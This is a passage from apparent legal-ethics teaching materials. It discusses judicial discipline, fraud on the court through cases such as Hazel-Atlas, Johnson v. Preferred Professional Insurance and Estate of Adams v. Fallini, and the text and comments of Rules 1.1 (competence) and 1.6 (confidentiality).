37. Judges are also subject to discipline for inappropriate courtroom conduct and such discipline may include suspension of law license. *See e.g. Disciplinary Counsel v. O'Neil*l, 815 N.E.2d 284 (Ohio 2004)(unprofessional conduct of judge violated Code of Judicial Conduct and warranted discipline, including two year suspension from practice of law); *In re Jefferson*, 753 So.2d 181 (Louisiana 2000)(judge's misconduct warranted removal from judicial office); *In the Matter of Albano*, 384 A.2d 144 (N.J. 1978)(improper judicial demeanor warranted censure but not removal).

38. Engaging in this kind of misconduct not only subjects the lawyer to penalties, ranging from censure to contempt, but may also result in a mistrial or conviction reversal. At least in some jurisdictions, courts do not have authority to suspend attorneys from appearing. *See In re General Order of March 15, 1993*, 629 N.E.2d 673 (Ill. Ct. App. 1994)(court could find attorney in contempt, but suspension of attorney from appearing before court was impermissible encroachment on state supreme court's exclusive authority to regulate practice of law in state).

39. For discussions of the kind of conduct that may result in discipline and the kinds of discipline imposed, see Arthur Garwin, *Zealous Advocacy May Draw Discipline When It Crosses The Line*, 82 JUN A.B.A. J. 101 (June 1995) and John J. Michalik, *Attorney's Addressing Allegedly Insulting Remarks to Court During Court of Trial as Contempt*, 68 A.L.R.3d 273.

II. FRAUD ON THE COURT AND ATTORNEY MISCONDUCT: PRACTICAL AND ETHICAL ISSUES

Caine Mutiny – It's all about the strawberries. The commander of a wartime vessel charges several of his subordinates with mutiny. The commander's testimony may not be accurate.

Attorneys occasionally must deal with issues of fraud committed by clients or opposing parties. In cases where a party has committed fraud in litigation, counsel may seek sanctions under Rule 11 of the Federal Rules of Civil Procedure or, for an adverse final judgment, order, or proceeding, judicial relief pursuant to Rule 60(b).[1] However, sanctions or relief from this type of "general fraud" is often limited. For example, a motion under Rule 60(b) must be made

[1] Federal Rules of Civil Procedure Rule 11 [hereinafter "FRCP" Rule 11].

within "a reasonable time" and no more than one year after entry of judgment or order or the date of the proceeding.[2]

Some forms of pervasive fraud, such as those orchestrated or perpetrated by opposing counsel may not be discoverable within one year. Alternatively, when a fraud is so egregious as to harm the judicial system, it may constitute "fraud on the court" not subject to the one-year statute of limitations.[3] Fraud on the court presents unique practical and ethical concerns for attorneys both in responding to fraudulent actions by other attorneys and avoiding perpetrating it themselves.

Model Rules of Professional Conduct Rule 3.3 circumscribes an attorney's duty of candor towards the tribunal and proscribes fraudulent statements: "A lawyer shall not knowingly [] make a false statement of fact or law to a tribunal or fail to correct a false statement of material fact or law previously made to the tribunal by the lawyer [or] offer evidence that the lawyer knows to be false."[4] Accordingly, a lawyer is ethically prohibited from committing fraud on the court, including committing perjury as an officer of the court, making false statements of material fact, and, in some cases, failing to disclose evidence or information. Not all fraudulent statements or non-statements by an attorney meet the standard of fraud on the court, although such instances of "mere fraud" are likely ethical violations. However, when the standard for fraud on the court is met, an attorney has undoubtedly committed a severe ethical violation subject to both judicial and disciplinary action.

There is no statutory definition for fraud on the court.[5] Generally, in order to constitute fraud on the court, the fraudulent activity must be egregious enough to impugn the judicial and adversarial system.[6] Parties are unlikely to obtain relief for fraud on the court due to the opposing party's mere dishonesty or deceit during discovery or testimony. However, if a fraud (1) cannot be discoverable within one year of judgment through due diligence; (2) is committed willfully or intentionally by the attorney; (3) is the result of a conspiracy between witnesses and/or the party's attorney; (4) harms the integrity of the judicial process; (5) relates to a central issue in the case; and/or (6) influenced the court's decision or affected the result of litigation, such fraud may rise to the standard of fraud on the court.

The Supreme Court has stated that the finding and application of fraud on the court is most appropriate when a judicial action is necessary to prevent a grave miscarriage of justice.[7] Fraud on the court must be proved by clear and convincing evidence.[8] In addition to risking the setting aside of a judgment or other judicial sanctions, counsel that commits fraud on the court

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[2] FRCP Rule 60(c)

[3] FRCP Rule 60(d) ("This rule does not limit a court's power to […] (3) set aside a judgment for fraud on the court.")

[4] American Bar Association Model Rules of Prof'l Conduct R. 3.3 (2015) [hereinafter "ABA Model Rules" R. 3.3]; Tenn. Rules of Prof. Conduct R. 3.3 [hereinafter "Tenn. RPC" R. 3.3].

[5] *See* FRCP Rule 60(d).

[6] *See, generally* "Understanding Fraud on the Court," Quality Assurance Review, LOSS PREVENTION SERVICES, Fall 2017 for further discussion on the standards for fraud on the court.

[7] *U.S. v. Beggerly*, 524 U.S. 38, 47 (1998)

[8] *Council v. Am. Fed'n of Gov't Emps. (AFGE) Union*, 559 F. App'x 870, 873 (11th Cir. 2014).

can be subject to malpractice, sanctions from state boards of professional responsibility, civil liability, and criminal liability.

1. Truth is stranger than Hollywood

2. *Hazel-Atlas Glass Co. v. Harford-Empire Co.*, 322 U.S. 238 (1944)

A prototypical example of fraud on the court committed by counsel is described in the Supreme Court case of *Hazel-Atlas Glass Co. v. Harford-Empire Co.*, 322 U.S. 238 (1944).[9] Hartford-Empire Co. ("Hartford") had filed for a patent application for a gob-feeding machine, which practiced a method for pouring glass into molds.[10] Hartford's patent application had stalled before the United States Patent and Trademark Office, so, in an effort to push the application through, Hartford executives and attorneys concocted a plan to have a "disinterested expert" author and publish a trade journal article describing the method for gob feeding as "a remarkable advance in the art of fashioning glass."[11] The "disinterested expert" was actually a Hartford lawyer who ghostwrote the article under the name "William Clarke," the name of the president of the Flint Glass Workers' Union.[12]

Hartford's lawyer authored and published the article in a glass trade journal, and Hartford subsequently introduced the article to the prosecution record in support of its pending patent application.[13] Believing the evidence of the patent's novelty, the Patent and Trademark Office granted Hartford's patent application.[14] Only months thereafter, Hartford then sued Hazel-Atlas Glass Co. ("Hazel") for patent infringement.[15] During the suit, Hazel's lawyers suspected Hartford's counsel had written the allegedly disinterested trade journal article but did not bring up the issue during trial, instead winning the case and defending against the infringement claims on other grounds.[16] However, Hartford appealed, and the Third Circuit eventually reversed the district court's ruling, quoting the trade journal article in their opinion.[17]

Faced with an adverse finding, Hazel hired a private investigator and sent the P.I. to Toledo, Ohio to interview William Clarke, the union leader.[18] Clarke, however, refused to cooperate with Hazel.[19] Shortly before the arrival of the P.I., Hartford had contacted Clarke and convinced him to sign an affidavit alleging that he had written the article in question and, in consideration for his loyalty, paid him $8,000.[20] Without Clarke, Hazel was unable

[9] *Overruled on other grounds by Std. Oil Co. of Cal. v. United States*, 429 U.S. 17 (1976).
[10] *Id.* at 240.
[11] *Id.*
[12] *Id.*
[13] *Id.* at 241.
[14] *Id.*
[15] *Id*.
[16] *Id*.
[17] *Id.* at 264.
[18] *Id.* at 242.
[19] *Id.*
[20] *Id.* at 243.

to prove fraud on the court, and subsequently paid Hartford $1 million and entered into patent licensing agreements.[21]

Much later, in 1941, a subsequent antitrust action between Hartford and a third party revealed that the article and affidavit were fraudulent.[22] With evidence on record, Hazel petitioned the Third Circuit to vacate judgment for fraud on the court.[23] However, the Third Circuit denied to set aside the judgment on grounds that the fraud was not newly discovered, that the fraudulent article was not the principal basis of the court's prior decision, and the term of the prior decision had expired.[24]

On appeal, the Supreme Court reversed, opining that Hartford's fraud "demand[ed] the exercise of the historic power of equity to set aside fraudulently begotten judgments."[25] The Court noted that Hartford and its counsel had "deliberately planned and carefully executed [a] scheme to defraud not only the Patent Office but the Circuit Court of Appeals"[26] and concluded, "It is a wrong against the institutions set up to protect and safeguard the public, institutions in which fraud cannot complacently be tolerated consistently with the good order of society."[27] The Supreme Court invalidated Hartford's patent and instructed the district court "to take such additional action as may be necessary and appropriate."[28]

Following *Hazel-Atlas*, Circuit Courts are split opinions regarding the issue of attorney participation in fraudulent conduct. The First, Third, and Sixth Circuits require fraudulent activity to have been performed by an "officer of the court" (*i.e.* an attorney) in order to constitute fraud on the court.[29] Conversely, the other Circuits, including the D.C. and Federal Circuits, do not require a lawyer to have participated in the fraudulent activity but nonetheless consider it a factor.[30]

3. *Johnson v. Preferred Professional Insurance Co*

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[21] *Id.*
[22] *Id.* at 253.
[23] *Id.* at 239.
[24] *Id.*
[25] *Id.* at 244.
[26] *Id.* at 246.
[27] *Id.*
[28] *Id.* at 251.
[29] *Herring v. United States*, 424 F.3d 384, 390 (3d Cir. 2005); *Workman v. Bell*, 245 F.3d 849, 852 (6th Cir. 2001) (quoting *Demjanuk v. Petrovsky*, 10 F.3d 338, 348 (6th Cir. 1993)); *George P. Reintjes Co. v. Riley Stoker Corp.*, 71 F.3d 44, 48 n.5 (1st Cir. 1995).
[30] *See SEC v. N. Am. Clearing, Inc.*, 656 F. App'x 947, 949 (11th Cir. 2016); *Fox ex rel. Fox v. Elk Run Coal Co.*, 739 F.3d 131, 136 (4th Cir. 2014); *Space Hunters, Inc. v. United States*, 500 F. App'x 76, 78 (2d Cir. 2012); *In re Golf 255, Inc.*, 652 F.3d 806, 809 (7th Cir. 2011); *Turner v. Pleasant*, 663 F.3d 770, 776–77 (5th Cir. 2011); *United States v. Estate of Stonehill*, 660 F.3d 415, 444 (9th Cir. 2011) (*quoting In re Intermagnetics Am., Inc.*, 926 F.2d 912, 916 (9th Cir. 1991)); *Thomas v. Parker*, 609 F.3d 1114, 1120 (10th Cir. 2010) (quoting *Zurich N. Am. v. Matrix Serv., Inc.*, 426 F.3d 1281, 1291 (10th Cir. 2005)); *Greiner v. City of Champlin*, 152 F.3d 787, 789 (8th Cir. 1998); *Baltia Airlines, Inc. v. Transaction Mgmt., Inc.*, 98 F.3d 640, 643 (D.C. Cir. 1996); *Broyhill Furniture Indus., Inc. v. Craftmaster Furniture Corp.*, 12 F.3d 1080, 1085–86 (Fed. Cir. 1993).

Lawyers may engage in fraud on the court either by direct or indirect actions. For example, a lawyer who suborns perjury from a client or witness may be held liable for fraud on the court, as such suborning may make false testimony more difficult to determine within a year of judgment and undermines judicial integrity by impugning a lawyer's duty of honesty.[31] The Delaware Superior Court case *Johnson v. Preferred Professional Insurance Co.* stands out as an example of where attorneys can cross the line between zealous advocacy and suborning perjury.[32]

The case involved a medical malpractice claim brought by a new mother against Dr. Phyllis James and her assistant, Michelle Montague, for failure to properly diagnose her newborn son's jaundice, ultimately leading to brain damage.[33] After Johnson was admitted to the hospital, James and Montague reviewed Montague's misdiagnosis and determined she had made a critical error.[34] The two were concerned that Montague's original note on Johnson's patient chart regarding his symptoms would expose the error, and, with James' assistance, Montague attempted to cover up the error by replacing the note with an altered note describing the jaundice in a way that would not suggest misdiagnosis.[35]

James and Montague were insured by Preferred Professional Insurance Co. ("PPIC"), which retained attorneys from separate law firms to defend the practitioners. The lawyers, in addition to PPIC's corporate counsel, conferred regarding the altered notes but did not reveal the alterations when plaintiffs' counsel deposed James and Montague.[36] Johnson lost on summary judgment against Montague but received a $6.25 million verdict against Dr. James, which exceeded James' malpractice liability limits.[37] James then sued PPIC for bad faith, and discovery in that case uncovered the alteration to Johnson's medical record.[38] Johnson's mother filed an action for fraud on the court to vacate the summary judgment ruling in favor of Montague.[39] The court held in favor of Johnson, pointedly stating that counsels' failure to disclose the note was an attempt "to defile the Court itself."[40]

Lawyers can also commit perjury themselves in certain instances. The determination of whether a lawyer's perjury is fraud on the court primarily depends on whether the lawyer was acting as an officer of the court or as a witness.[41] When an attorney testifying as a witness commits perjury, the attorney merely impugns his or her own dignity, and opposing counsel is normally equipped to handle dishonest witnesses via discovery and cross-examination.[42] Conversely, when an attorney commits perjury as an officer of the court

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[31] *See, e.g. In re Golf 255, Inc.*, 652 F.3d at 809–10 (distinguishing "perjury … suborned or committed by counsel").
[32] 91 A.3d 994 (Del. Super. Ct. 2014).
[33] *Id.* at 1000.
[34] *Id.*
[35] *Id.* at 1001–02.
[36] *Id.*
[37] *Id.* at 1000.
[38] *Id.*
[39] *Id.* at 1002.
[40] *Id.*at 1011.
[41] *In re Golf 255, Inc.*, 652 F.3d at 810.
[42] *See Glenwood Farms, Inc. v. O'Connor*, 666 F. Supp. 2d 154, 180 (D. Me. 2009).

and representative of a party, discovery and cross-examination are not available countermeasures.

Notwithstanding, whether an attorney commits general fraud as a witness or fraud on the court as an officer, both are violations of the attorney's ethical duty of candor to the tribunal and subject the attorney to potential sanctions, civil malpractice liability, and criminal liability.[43] The attorney's duty of candor applies not only to trial statements but also to the submission of evidence, interrogatories, requests for production, requests for admission, and other instruments of litigation.

4. *Estate of Adams v. Fallini*,

Litigators should be especially mindful of the duty of candor during discovery, as what an attorney might deem to be clever lawyering could constitute fraud on the court and an ethical violation. For example, in *Estate of Adams v. Fallini*, an attorney was held to have committed fraud upon the court by filing a Hail Mary request for admission the attorney "knew or should have known" was false.[44] Michael Adams had been killed while driving on a Nevada highway when he struck a cow owned by rancher Susan Fallini.[45] The collision occurred on land that Nevada had designated as "open range," for which ranchers were statutorily absolved of liability for motor vehicle collisions with their grazing cattle.[46] Fallini's lawyer, Harry Kuehn, pled the Nevada statute as an affirmative defense but then — in a clear ethical violation —abandoned the case entirely without notice to his client.[47]

The Estate of Adams' lawyer, John Aldrich, served a request for admission asking Fallini to admit that the property in question was *not* open range, even though Aldrich knew or should have known the status of the land as definitively open range.[48] Kuehn did not answer the request, and Fallini was deemed to admit, resulting in a partial summary judgment ruling for negligence and a $1.2 million judgment against her.[49]

Fallini hired new counsel and moved to set aside judgment for fraud on the court.[50] The trial court agreed, and the Nevada Supreme Court upheld on appeal, that Aldrich had defrauded the court by improperly seizing upon the opportunity of Kuehn's abandonment.[51] Despite Kuehn's culpability for abandoning the case and his client, Aldrich was deemed to have violated his duty of candor by: (1) proffering a material fact

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[43] ABA Model Rules R. 3.3; *United States Code, Title 18, Part 1, Section 1621; Tenn. Code Ann. § 39-16-702.*
[44] 386 P.3d 621, 626 (Nev. 2016).
[45] *Id.* at 623.
[46] *Id.*, citing Nev. Rev. Stat. § 568.360 ("No person … owning, controlling or in possession of any domestic animal running on open range has the duty to keep the animal off any highway traversing or located on the open range, and no such person … is liable for … injury to any person caused by any collision between a motor vehicle and the animal occurring on such a highway.")
[47] *Id.*; *See* ABA Model Rules R. 1.4, *accord* Nev. Rules of Prof. Conduct R. 1.4 (stating a lawyer's duty to communicate with the lawyer's client).
[48] *Id.*
[49] *Id.*
[50] *Id.*
[51] *Id.*at 623, 625.

that he knew or should have known as false, and (2) relying upon the admitted false fact to achieve a favorable ruling.[52] The Nevada Supreme Court held that the "duty of candor required [Aldrich] to refrain from relying on [Kuehn's] default admission that the accident did not occur on open range, when [Aldrich] knew or should have known that it was false."[53]

Similarly, Model Rule 3.3 states that an attorney cannot "fail to correct a false statement of material fact or law previously made to the tribunal by the lawyer."[54] While mere failure to disclose evidence or information is usually insufficient to establish fraud on the court, a non-disclosure can constitute fraud on the court if the failure to disclose is substantial enough to call into question the judicial process. The attorneys for defendants in *Johnson*, *supra*, for example, were held to have constituted fraud on the court for failing to disclose their clients' substitution of the office note diagnosing Johnson's condition.[55]

In conclusion, while attorneys should clearly avoid any fraudulent conduct that violates the ethical duty of candor — thus staying far afield from more egregious conduct that constitutes a fraud on the court — they should be particularly mindful of "strategic litigation decisions" and "clever lawyering" do not constitute perjury, subornation of perjury, knowingly false evidence, or a failure to disclose a material fact. Although the standard for finding fraud on the court is higher than the standard for other forms of fraud, and thus an attorney's client might avoid relitigating a fraud claim under the statute of limitations imposed by Rule 60(b) and (c), an attorney nevertheless remains ethically liable for false statements under the Rules of Professional Conduct and, in some cases, criminally liable under state and federal laws.

III. ***Roman J. Israel, Esq.*** – Roman Israel is an idealistic defense attorney, with Asperger's Syndrome, who never goes to court. Until his life is upended when his law partner, a civil rights icon, suffers a fatal heart attack. Roman finds himself in a tumultuous series of events that lead eventually lead to crisis.

A. Rule 1.1. - Competence.

A lawyer shall provide competent representation to a client. Competent representation requires the legal knowledge, skill, thoroughness, and preparation reasonably necessary for the representation.

Comment

Legal Knowledge and Skill

[1] In determining whether a lawyer employs the requisite knowledge and skill in a particular matter, relevant factors include the relative complexity and specialized nature of

[52] *Id.* at 625–26.
[53] *Id.* at 626.
[54] ABA Model Rules R. 3.3.
[55] Johnson, 91 A.3d at 1019.

the matter, the lawyer's general experience, the lawyer's training and experience in the field in question, the preparation and study the lawyer is able to give the matter, and whether it is feasible to refer the matter to, or associate or consult with, a lawyer of established competence in the field in question. In many instances, the required proficiency is that of a general practitioner. Expertise in a particular field of law may be required in some circumstances.

[2] A lawyer need not necessarily have special training or prior experience to handle legal problems of a type with which the lawyer is unfamiliar. A newly admitted lawyer can be as competent as a practitioner with long experience. Some important legal skills, such as the analysis of precedent, the evaluation of evidence, and legal drafting, are required in all legal problems. Perhaps the most fundamental legal skill consists of determining what kind of legal problems a situation may involve, a skill that necessarily transcends any particular specialized knowledge. A lawyer can provide adequate representation in a wholly novel field through necessary study. Competent representation can also be provided through the association of a lawyer of established competence in the field in question.

[3] In an emergency a lawyer may give advice or assistance in a matter in which the lawyer does not have the skill ordinarily required where referral to, or consultation or association with, another lawyer would be impractical. Even in an emergency, however, assistance should be limited to that reasonably necessary in the circumstances, for ill-considered action under emergency conditions can jeopardize the client's interest.
[4] A lawyer may accept representation where the requisite level of competence can be achieved by reasonable preparation. This applies as well to a lawyer who is appointed as counsel for an unrepresented person.

Thoroughness and Preparation

[5] Competent handling of a particular matter includes inquiry into and analysis of the factual and legal elements of the problem, and the use of methods and procedures meeting the standards of competent practitioners. It also includes adequate preparation. The required attention and preparation are determined in part by what is at stake; major litigation and complex transactions ordinarily require more extensive treatment than matters of lesser complexity and consequence. An agreement between the lawyer and the client regarding the scope of the representation may limit the matters for which the lawyer is responsible.

Maintaining Competence

[6] To maintain the requisite knowledge and skill, a lawyer should keep abreast of changes in the law and its practice, engage in continuing study and education, and comply with all continuing legal education requirements to which the lawyer is subject.

RULE 1.6: CONFIDENTIALITY OF INFORMATION

(a) A lawyer shall not reveal information relating to the representation of a client unless:

(1) the client gives informed consent;

(2) the disclosure is impliedly authorized in order to carry out the representation; or

(3) the disclosure is permitted by paragraph (b) or required by paragraph (c).

(b) A lawyer may reveal information relating to the representation of a client to the extent the lawyer reasonably believes necessary:

(1) to prevent the client or another person from committing a crime, including a crime that is reasonably certain to result in substantial injury to the financial interest or property of another, unless disclosure is prohibited or restricted by RPC 3.3;

(2) to prevent the client from committing a fraud that is reasonably certain to result in substantial injury to the financial interests or property of another and in furtherance of which the client has used or is using the lawyer's services, unless disclosure is prohibited or restricted by RPC 3.3;

(3) to prevent, mitigate, or rectify substantial injury to the financial interests or property of another that is reasonably certain to result or has resulted from the client's commission of a fraud in furtherance of which the client has used the lawyer's services, unless disclosure is prohibited or restricted by RPC 3.3;

(4) to secure legal advice about the lawyer's compliance with these Rules; or

(5) to establish a claim or defense on behalf of the lawyer in a controversy between the lawyer and the client, to establish a defense to a criminal charge or civil claim the lawyer based upon conduct in which the client was involved, or to respond to allegations in any proceeding concerning the lawyer's representation of the client; or

(6) to detect and resolve conflicts of interest arising from the lawyer's change of employment or from changes in the composition or ownership of a firm, but only if the revealed information would not compromise the attorney-client privilege or otherwise prejudice the client.

(c) A lawyer shall reveal information relating to the representation of a client to the extent the lawyer reasonably believes disclosure is necessary:

(1) to prevent reasonably certain death or substantial bodily harm;

(2) to comply with an order of a tribunal requiring disclosure, but only if ordered to do so by the tribunal after the lawyer has asserted on behalf of the client all non-frivolous claims that the information sought by the tribunal is protected against disclosure by the attorney-client privilege or other applicable law; or

(3) to comply with RPC 3.3, 4.1, or other law.

(d) A lawyer shall make reasonable efforts to prevent the inadvertent or unauthorized disclosure of, or unauthorized access to, information relating to the representation of a client.

Comment

[1] This Rule governs the disclosure by a lawyer of information relating to the representation of a client during the lawyer's representation of the client. See RPC 1.18 for the lawyer's duties with respect to information provided to the lawyer by a prospective client, RPC 1.9(c) for the lawyer's duty not to reveal information relating to the lawyer's prior representation of a former client and RPCs 1.8(b) and 1.9(c) for the lawyer's duties with respect to the use of such information to the disadvantage of clients and former clients.

[2] A fundamental principle in the client-lawyer relationship is that, in the absence of the client's informed consent, the lawyer must not reveal information relating to the representation. See RPC 1.0(e) for the definition of informed consent. This contributes to the trust that is the hallmark of the client-lawyer relationship. The client is thereby encouraged to seek legal assistance and to communicate fully and frankly with the lawyer even as to embarrassing or legally damaging subject matter. The lawyer needs this information to represent the client effectively and, if necessary, to advise the client to refrain from wrongful conduct. Almost without exception, clients come to lawyers in order to determine their rights and what is, in the complex of laws and regulations, deemed to be legal and correct. Based upon experience, lawyers know that almost all clients follow the advice given, and the law is upheld.
[3] The principle of client-lawyer confidentiality is given effect by related bodies of law: the attorney-client privilege, the work-product doctrine, and the rule of confidentiality established in professional ethics. The attorney-client privilege and work-product doctrine apply in judicial and other proceedings in which a lawyer may be called as a witness or otherwise required to produce evidence concerning a client. The rule of client-lawyer confidentiality applies in situations other than those where evidence is sought from the lawyer through compulsion of law. The confidentiality rule, for example, applies not only to matters communicated in confidence by the client but also to all information relating to the representation, whatever its source. A lawyer may not disclose such information except as authorized or required by the Rules of Professional Conduct or other law. *See also* Scope.

[3a] The requirement of maintaining confidentiality of information relating to representation applies to government lawyers who may disagree with the policy goals that their representation is designed to advance.

[3b] Information made confidential by this Rule does not include what a lawyer learns about the law, legal institutions such as courts and administrative agencies, and similar public matters in the course of representing clients. For example, during legal research of an issue while representing a client, a lawyer may discover a particularly important precedent, devise a novel legal approach, or learn the preferable way to frame an argument before a particular judge that is useful both in the immediate matter and in other representation. Such information is part of the general fund of information available to the lawyer.

[4] Paragraph (a) prohibits a lawyer from revealing information relating to the representation of a client. This prohibition also applies to disclosures by a lawyer that do not in themselves reveal protected information but could reasonably lead to the discovery of such information by a third person. A disclosure of information in a way that cannot reasonably be linked to the client does not reveal information relating to the representation of a client in violation of this Rule. For example, a lawyer's use of hypotheticals to discuss issues relating to the representation is

permissible so long as there is no reasonable likelihood that the listener will be able to ascertain the identity of the client or the situation involved.

[4a] Unless there is a reasonable likelihood of adverse effect to the client, this Rule does not prohibit a lawyer from disclosing information relating to representation of a client for purposes of providing professional assistance to other lawyers, whether informally, as in educational conversations among lawyers, or more formally, as in continuing-legal-education lectures. Thus, a lawyer may generally confer with another lawyer (whether or not in the same firm) concerning an issue in which the disclosing lawyer has gained experience through representing a client in order to assist the other lawyer in representing that lawyer's own clients.

Authorized Disclosure
[5] Except to the extent that the client's instructions or special circumstances limit that authority, a lawyer is impliedly authorized to make disclosures about a client when appropriate in carrying out the representation. In some situations, for example, a lawyer may be impliedly authorized to admit a fact that cannot properly be disputed or to make a disclosure that facilitates a satisfactory conclusion to a matter. Lawyers in a firm may, in the course of the firm's practice, disclose to each other information relating to a client of the firm, unless the client has instructed that particular information be confined to specified lawyers.

Disclosure Adverse to Client
[6] Although the public interest is usually best served by a strict rule requiring lawyers to preserve the confidentiality of information relating to the representation of their clients, the confidentiality rule is subject to limited exceptions. For example, paragraph (b)(1) permits the lawyer to reveal information to the extent necessary to enable affected persons or appropriate authorities to prevent the client from committing a crime.

[7] Paragraph (b)(2) is another limited exception to the rule of confidentiality that permits disclosure to the extent necessary to prevent the client from perpetrating a fraud, as defined in RPC 1.0(d), but only if the fraud is reasonably certain to result in substantial injury to the financial or property interests of another and the client has used or is using the lawyer's services in furtherance of the fraud. Such a serious abuse of the client-lawyer relationship by the client forfeits the protection of this Rule. The client can, of course, prevent such disclosure by refraining from the wrongful conduct. Although paragraphs (b)(1) and (b)(2) do not require the lawyer to reveal the client's misconduct, the lawyer may not counsel or assist the client in conduct the lawyer knows is criminal or fraudulent. *See* RPC 1.2(d). See RPC 1.16 with respect to the lawyer's obligation or right to withdraw from the representation of the client in such circumstances, and RPC 1.13(c), which permits the lawyer, where the client is an organization, to reveal information relating to the representation in limited circumstances. In addition, where the client is an organization, the lawyer may be in doubt whether contemplated conduct will actually be carried out by the organization's constituents. Where necessary to guide conduct in connection with this Rule, the lawyer may make inquiry within the organization as indicated in RPC 1.13(b). RPC 3.3, rather than paragraphs (b)(1) and (b)(2) of this Rule, governs disclosure of a client's intention to commit perjury or other crimes in connection with an adjudicative proceeding.

[8] Paragraph (b)(3) addresses the situation in which a crime in furtherance of which a client has used a lawyer's services has been consummated. Although the client no longer has the option of preventing disclosure by refraining from the wrongful conduct, there will be situations in which the loss suffered by the affected person can be prevented, rectified or mitigated. In such situations, the lawyer may disclose information relating to the representation to the extent necessary to enable the affected persons to prevent or mitigate reasonably certain losses or to attempt to recoup their losses. Paragraph (b)(3) does not apply when a person who has committed a crime or fraud thereafter employs a lawyer for representation concerning that offense.

[9] A lawyer's confidentiality obligations do not preclude a lawyer from securing confidential legal advice about the lawyer's personal responsibility to comply with these Rules. In most situations, disclosing information to secure such advice will be impliedly authorized for the lawyer to carry out the representation. Even when the disclosure is not impliedly authorized, paragraph (b)(4) permits such disclosure because of the importance of a lawyer's compliance with the Rules of Professional Conduct. For the protection of the client, such disclosures may be made only if they will be protected by the attorney-client privilege.

[10] Where a legal claim or disciplinary charge alleges complicity of the lawyer in a client's conduct or other misconduct of the lawyer involving representation of the client, the lawyer may respond to the extent the lawyer reasonably believes necessary to establish a defense. The same is true with respect to a claim brought by the lawyer involving the conduct or representation of a former client, such as when in-house counsel brings suit to redress his or her discharge from an organizational employer in retaliation for abiding by, or refusing to violate, a clear expression of public policy in the Rules of Professional Conduct. *See also* RPC 1.16, Comment [4]. Such a charge can arise in a civil, criminal, disciplinary, or other proceeding and can be based on a wrong allegedly committed by the lawyer against the client or on a wrong alleged by a third person, for example, a person claiming to have been defrauded by the lawyer and client acting together. The lawyer's right to respond arises when an assertion of such complicity has been made. Paragraph (b)(5) does not require the lawyer to await the commencement of an action or proceeding that charges such complicity, so that the defense may be established by responding directly to a third party who has made such an assertion. The right to defend also applies, of course, where a proceeding has been commenced. Where practicable and not prejudicial to the lawyer's ability to establish the defense, the lawyer should advise the client of the third party's assertion and request that the client respond appropriately.

[11] A lawyer entitled to a fee is permitted by paragraph (b)(5) to prove the services rendered in a proceeding to collect it. This aspect of the rule expresses the principle that the beneficiary of a fiduciary relationship may not exploit it to the detriment of the fiduciary.
[12] Other law may require that a lawyer disclose information about a client. Whether such a law supersedes RPC 1.6 is a question of law beyond the scope of these Rules. When disclosure of information relating to the representation appears to be required by other law, the lawyer must discuss the matter with the client to the extent required by RPC 1.4. If, however, the other law supersedes this Rule and requires disclosure, paragraph (c)(3) requires the lawyer to make such disclosures as are necessary to comply with the law.

Detection of Conflicts of Interest

[13] Paragraph (b)(6) recognizes that lawyers in different firms may need to disclose limited information to each other to detect and resolve conflicts of interest, such as when a lawyer is considering an association with another firm, two or more firms are considering a merger, or a lawyer is considering the purchase of a law practice. *See* RPC 1.17, Comment [7]. Under these circumstances, lawyers and law firms are permitted to disclose limited information, but only once substantive discussions regarding the new relationship have occurred. Any such disclosure should ordinarily include no more than the identity of the persons and entities involved in a matter, a brief summary of the general issues involved, and information about whether the matter has terminated. Even this limited information, however, should be disclosed only to the extent reasonably necessary to detect and resolve conflicts of interest that might arise from the possible new relationship. Moreover, the disclosure of any information is prohibited if it would compromise the attorney-client privilege or otherwise prejudice the client (*e.g.*, the fact that a corporate client is seeking advice on a corporate takeover that has not been publicly announced; that a person has consulted a lawyer about the possibility of divorce before the person's intentions are known to the person's spouse; or that a person has consulted a lawyer about a criminal investigation that has not led to a public charge). Under those circumstances, paragraph (a) prohibits disclosure unless the client or former client gives informed consent. A lawyer's fiduciary duty to the lawyer's firm may also govern a lawyer's conduct when exploring an association with another firm and is beyond the scope of these Rules.

[14] Any information disclosed pursuant to paragraph (b)(6) may be used or further disclosed only to the extent necessary to detect and resolve conflicts of interest. Paragraph (b)(6) does not restrict the use of information acquired by means of independent of any disclosure pursuant to paragraph (b)(6). Paragraph (b)(6) also does not affect the disclosure of information within a law firm when the disclosure is otherwise authorized, see Comment [5], such as when a lawyer in a firm discloses information to another lawyer in the same firm to detect and resolve conflicts of interest that could arise in connection with undertaking a new representation.

[15] Paragraph (b) permits disclosure only to the extent the lawyer reasonably believes the disclosure is necessary to accomplish one of the purposes specified. Where practicable, the lawyer should first seek to persuade the client to take suitable action to obviate the need for disclosure. In any case, a disclosure adverse to the client's interest should be no greater than the lawyer reasonably believes necessary to accomplish the purpose. If the disclosure will be made in connection with a proceeding of a tribunal, the disclosure should be made in a manner that limits access to the information to the tribunal or other persons having a need to know it, and appropriate protective orders or other arrangements should be sought by the lawyer to the fullest extent practicable.

[16] Paragraph (b) permits but does not require the disclosure of information relating to a client's representation to accomplish the purposes specified in paragraphs (b)(1) through (b)(5). In exercising the discretion conferred by this Rule, the lawyer may consider such factors as the nature of the lawyer's relationship with the client and with those who might be injured by the client, the lawyer's own involvement in the transaction, and any other factors that may extenuate the conduct in question. A lawyer's decision not to disclose as permitted by paragraph (b) does not violate this Rule. Disclosure may be required, however, by other Rules. Some Rules require disclosure only if such disclosure would be permitted by paragraph (b). *See, e.g.,* RPCs 8.1 and 8.3. RPC 3.3, on the

other hand, requires disclosure in some circumstances regardless of whether such disclosure is permitted by this Rule. *See* RPC 3.3(h) and (i). Also, in some circumstances, RPCs 4.1(b) and (c) require disclosure of the lawyer's withdrawal from the representation of a client and disaffirmation of written materials prepared for the client.

Disclosure Otherwise Required or Authorized

[17a] Paragraph (c)(1) recognizes the overriding value of life and physical integrity and requires disclosure reasonably necessary to prevent reasonably certain death or substantial bodily harm. Substantial bodily harm includes life-threatening and debilitating illnesses and the consequences of child sexual abuse. Such harm is reasonably certain to occur if such injuries will be suffered imminently or if there is a present and substantial threat that a person will suffer such injuries at a later date if the lawyer fails to take action necessary to eliminate the threat. Thus, a lawyer who knows that a client has accidentally discharged toxic waste into a town's water supply must reveal this information to the authorities if there is a present and substantial risk that a person who drinks the water will contract a life-threatening or debilitating disease and the lawyer's disclosure is necessary to eliminate the threat or reduce the number of victims.

